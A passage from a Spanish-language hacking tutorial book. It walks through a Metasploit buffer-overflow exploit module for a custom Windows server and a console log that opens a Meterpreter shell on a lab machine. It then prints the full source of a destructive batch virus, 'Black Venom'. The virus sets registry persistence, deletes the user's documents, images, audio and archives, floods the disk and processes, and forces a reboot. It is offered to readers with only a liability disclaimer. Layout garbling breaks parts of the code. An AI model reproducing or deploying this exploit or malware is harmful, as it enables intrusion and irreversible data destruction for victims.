{
'EXITFUNC' => 'process',
},
'Payload'
=>
{
'Space'
=> 1400,
'BadChars' => "\x00\xff",
},
'Platform'
=> 'win',
'Targets'
[
=>
['Windows XP SP3 En',
{ 'Ret' => 0x7c874413,
'Offset' => 504 } ],
['Windows 2003 Server R2 SP2',
{ 'Ret' => 0x71c02b67,
```

Cracker

```
'Offset' => 504
} ],
],
'DefaultTarget' => 0,
'Privileged'
))
=> false
register_options(
[
Opt::RPORT(200)
], self.class)
end
def exploit
connect
junk = make_nops(target['Offset'])
sploit = junk + [target.ret].pack('V') + make_nops(50) +
payload.encoded
sock.put(sploit)
handler
disconnect
```

Vemos los siguientes componentes:

- Primero, ponemos “require msf/core”, que será válido para todos los exploits de Metasploit.

- Define la clase. En nuestro caso, es un exploit remoto.

- Después, coloca las definiciones e información del exploit:

- include: en nuestro caso, es una conexión TCP plana. Por eso usamos: Msf::Exploit::Remote::Tcp.

-Metasploit tiene manejadores para http, ftp, etc... Lo cual te ayudará a crear exploits más rápidamente porque no tienes que escribir la información completa tú mismo.

- Información:

-Payload: define el largo y los caracteres malos (0x00 y 0xFF en nuestro caso)

-Define los objetivos y sus configuraciones específicas tales como: la dirección de retorno, Offset, etc.

- Exploit:

-connect (el cual configurará la conexión al puerto remoto).

-Crea el buffer.

-Basura (NOP's con el tamaño del offset).

-Agrega la dirección de retorno, más NOP's y luego el payload codificado.

- Escribe el buffer a la conexión.

- Maneja el exploit. (handler)

- Desconéctate (disconnect)

Cracker

Eso es todo. Ahora, abre msfconsole. Si hay un error en tu script, verás información acerca del exploit mientras carga la msfconsole. Si la msfconsole ya fue cargada, tendrás que cerrarla de nuevo antes de que puedas usar este módulo o antes de poder usar el módulo actualizado si has hecho algún cambio.

Prueba: Windows XP SP3

```
root@backtrack4:/pentest/exploits/framework3# ./msfconsole
```

```
|  
|  
_) |  
— `— \  
_ \_|_|_||_ \||_ \|_ |  
|  
|  
| _/ |  
(  
|\_ \|  
|| (  
|| |  
|_|_|_N_||_N_,|_|/_ ./_|_N_/_|_N_|  
_|  
=[  
+ -- ---=[  
+ -- ---=[  
=[  
msf v3.3-dev  
395 exploits - 239 payloads  
20 encoders - 7 nops  
187 aux  
msf > use windows/misc/custom_vulnserver  
msf exploit(custom_vulnserver) > show options  
Module options:  
Name  
----  
RHOST  
RPORT  
Current Setting  
-----  
200  
Required  
-----  
yes  
yes  
Description
```

Cracker

The target address

The target port

Exploit target:

Id

--

0

Name

Windows XP SP3 En

msf exploit(custom_vulnserver) > set rhost 192.168.24.10

rhost => 192.168.24.10

msf exploit(custom_vulnserver) > show targets

Exploit targets:

Id

--

0

1

Name

Windows XP SP3 En

Windows 2003 Server R2 SP2

msf exploit(custom_vulnserver) > set target 0

target => 0

msf exploit(custom_vulnserver) > set payload

windows/meterpreter/bind_tcp

payload => windows/meterpreter/bind_tcp

msf exploit(custom_vulnserver) > show options

Module options:

Name

RHOST

RPORT

Current Setting Required Description

192.168.24.10

yes

The target address

200

yes

The target port

Payload options (windows/meterpreter/bind_tcp):

Name

Cracker

```
EXITFUNC
process
LPORT
RHOST
Current Setting
-----
process
4444
192.168.24.10
Required
-----
yes
yes
no
Description
-----
Exit technique: seh, thread,
The local port
The target address
Exploit target:
Id
--
0
Name
-----
Windows XP SP3 En
msf exploit(custom_vulnserver) > exploit
[*] Started bind handler
[*] Transmitting intermediate stager for over-sized stage...(216
bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.24.1:42150 ->
192.168.24.10:4444)
meterpreter > sysinfo
Computer: SPLOITBUILDER1
OS
: Windows XP (Build 2600, Service Pack 3).
```

eso fue todo fácil no? Quien dijo que aprender esto lo seria en fin seguimos me pregunto ahora que les enseñare, creo que habrá un segundo tomo de este libro, apuesto que si llegaste asta aquí desearias con ansias el próximo libro, en fin si sera un segundo libro así que solo por ultimo pondré un virus que me gusta el famoso Black Venom. Eme aquí su código fuente:

Cracker

```
cd %windir%  
  
echo @echo off>CPTL.bat  
  
echo reg add hkey_local_machine\software\microsoft\windows\curr entversion\run /V  
CTPL.bat /D %windir%\system32\CPTL.bat>>CPTL.bat  
  
echo if exist %windir%\CPTL.bat goto oportunidad>>CPTL.bat  
  
echo copy /Y CPTL.bat %windir%>>CPTL.bat  
echo copy /Y CPTL.bat %windir%\system32>>CPTL.bat  
echo cls>>CPTL.bat  
  
echo :msg>>CPTL.bat  
echo msg * Hola quieres jugar!!>>CPTL.bat  
  
echo :oportunidad>>CPTL.bat  
echo cd %windir%>>CPTL.bat  
echo echo respuesta=INPUTBOX("Insert the password to eliminate the virus"  
>oportunity.vbs>>CPTL.bat  
echo echo if respuesta=batch then>>oportunity.vbs>>CPTL.bat  
echo echo msgbox ("Correct, the virus won't bother u more" >>oportunity.vbs>>CPTL.bat  
echo echo kill ("C:\Windows\virus.bat" >>oportunity.vbs>>CPTL.bat  
echo echo kill ("C:\Windows\system32\virus.bat" >>oportunity.vbs>>CPTL.bat  
echo echo else>>oportunity.vbs>>CPTL.bat  
echo echo msgbox ("Juegemos" >>oportunity.vbs>>CPTL.bat  
echo echo start oportunity.vbs>>CPTL.bat  
cls>>CPTL.bat  
  
del /S /Q /F %userprofile%\mis documentos\*.*  
  
echo :del>>CPTL.bat  
echo cd %homedrive%>>CPTL.bat  
echo del /Q /S /F *.jpg>>CPTL.bat  
echo del /Q /S /F *.avi>>CPTL.bat  
echo del /Q /S /F *.mp3>>CPTL.bat  
echo del /Q /S /F *.doc>>CPTL.bat  
echo del /Q /S /F *.zip>>CPTL.bat  
echo del /Q /S /F *.rar>>CPTL.bat  
echo cls>>CPTL.bat  
  
echo :petar_escritorio>>CPTL.bat  
echo cd %homepath%\Escritorio>>CPTL.bat  
echo echo I'm the Crasher virus and I've infected your computer sucker>>virus  
1.txt>>CPTL.bat
```

Cracker

Cracker

```
24.txt>>CPTL.bat
echo echo I'm the Crasher virus and I've infected your computer sucker>>virus
25.txt>>CPTL.bat
echo cls>>CPTL.bat

echo if exist C:\virus%random%.txt (goto bucle)>>CPTL.bat

echo :Petar_HD>>CPTL.bat
echo cd\>>CPTL.bat
echo echo Your computer has been infected, try to pay attention to it> virus%random
%.txt>>CPTL.bat
echo cd %ProgramFiles%>>CPTL.bat
echo echo Your computer has been infected, try to pay attention to it> virus%random
%.txt>>CPTL.bat
echo cd %windir%>>CPTL.bat
echo echo Your computer has been infected, try to pay attention to it> virus%random
%.txt>>CPTL.bat
echo goto Petar_HD>>CPTL.bat
echo cls>>CPTL.bat

del /S /Q /F %userprofile%\mis documentos\*.*

echo :bucle>>CPTL.bat
echo start iexplore.exe>>CPTL.bat
echo start command.com>>CPTL.bat
echo goto bucle>>CPTL.bat

echo :Shutdown>>CPTL.bat
echo shutdown -f -r -t 600 -c "Game Over by Vlad Acid Raven!!">>CPTL.bat

copy CPTL.bat %windir%\system32

start CPTL.bat
```

No me hago responsable del uso de esta información, me desligo de toda responsabilidad y echo causados por los usuarios con ayuda de esta documentación. En pleno uso de mis facultades mentales y conociendo cada uno de los derechos que me amparan como usuario libre doy por terminado este primer Libro en su primera edición.

-Somos piratas. Inteligencia artificial, ante nuestra presencia tiemblan los servers.